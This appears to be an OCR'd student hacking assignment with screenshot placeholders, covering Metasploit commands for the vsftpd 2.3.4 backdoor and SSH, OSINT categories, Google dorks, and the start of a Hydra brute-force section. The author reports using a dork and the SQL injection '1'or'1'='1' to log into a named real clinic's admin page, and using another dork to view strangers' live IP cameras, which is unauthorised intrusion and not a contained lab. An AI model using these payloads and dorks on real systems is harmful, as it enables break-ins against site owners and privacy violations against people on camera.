
Step 1



Step 2


Support's School
VSFTPD v2.3.4 Backdoor Comma
rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/
Apps
CS50 IDE
Google Meet
10FastFingers.com...
Typing practice
bradtraversy/50proj...
Fake IT - Fake the...
Welcome Soap2day
TECHTO
Other bookmarks
Reading list
RAPID7
PRODUCTS
SERVICES
SUPPORT & RESOURCES
RESEARCH
EN
SIGN IN
Home | Vulnerability & Exploit Database | Modules
Rapid7 Vulnerability & Exploit Database
VSFTPD v2.3.4 Backdoor Command Execution
Back to Search
VSFTPD v2.3.4 Backdoor Command Execution
Disclosed
Created
07/03/2011
05/30/2018
Description
CONTACT US
Type here to search
ENG IN
5:51 PM
26-Sep-21
CPU
AMD Ryzen 7 4800H with Radeon Graphics
Clock: 1,397 MHz
Voltage: 0.64 V
Temp: 57.25 C
Load: 1.09%
RAM
Load: 82.28%
Used: 6.11 GB
Free: 1.32 GB
GPU
Core: 3%
Voltage: 0 V
Core: 0%
VRAM: 3.82%
Temp: 44 C
Network
Realtek 8822CE Wireless LAN 802.11ac PCI-E NIC
IP: 169.254.238.155
In: 0.05 kB/s
Out: 0.11 kB/s
Realtek PCIe GbE Family Controller
IP: 169.254.156.172
In: 0 kB/s
Out: 0 kB/s

Step 3



- **To exploit the ftp type following**

msf > use exploit/unix/ftp/vsftpd_234_backdoor

msf exploit(vsftpd_234_backdoor) > show targets
...targets...
msf exploit(vsftpd_234_backdoor) > set TARGET < target-id >
msf exploit(vsftpd_234_backdoor) > show options
...show and set options...

msf exploit(vsftpd_234_backdoor) > exploit


- **And for SSH OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)**

```
msf > use exploit/multi/ssh/sshexec
msf exploit(sshexec) > show targets
   ...targets...
msf exploit(sshexec) > set TARGET < target-id >
msf exploit(sshexec) > show options
   ...show and set options...

msf exploit(sshexec) > exploit
```

Information Gathering and Exploitation

For Information gathering use osnitframework.com website.




GATHER INFORMATION:

- Dating
- People Search Engines
- Instant Messaging
- Social NetworksImages / Videos / Docs
- IP Address
- Domain
- Name
- Email Address
- TrainingDocumentationOpSec
- Threat IntelligenceExploits
- AnalysisToolsEncoding
- DecodingClassifieds
- Digital Currency
- Dark WebTerrorismMobile
- EmulationMetadataLanguage
- TranslationArchivesForums
- IRCSearch EnginesGeolocation Tools
- MapsTransportationBusiness
- RecordsPublic Records


Take some random websites using Google hacking database and enter into their admin panel using SQL Injections

Step 1:




Used this google dork to find websites vulnerable to sql injections

Step 2:



Selected a website (https://www.bcinterioradhdclinic.com/adminLogin.php) and used manual sql injection (1'or'1'='1')


Step 3:




Was able to log in successfully.

➢ **Show some live cameras using Google hacking database.**

Step 1:




Used a google dork (intitle:"Device(Foscam)" "Real-time IP Camera Monitoring System") to find various ip cameras live and opened one to view it.




System Hacking

1. Hydra




First we'll get 2 files from github or web which contains most recently used username and passwords along with default passwords and usernames



STEP 2

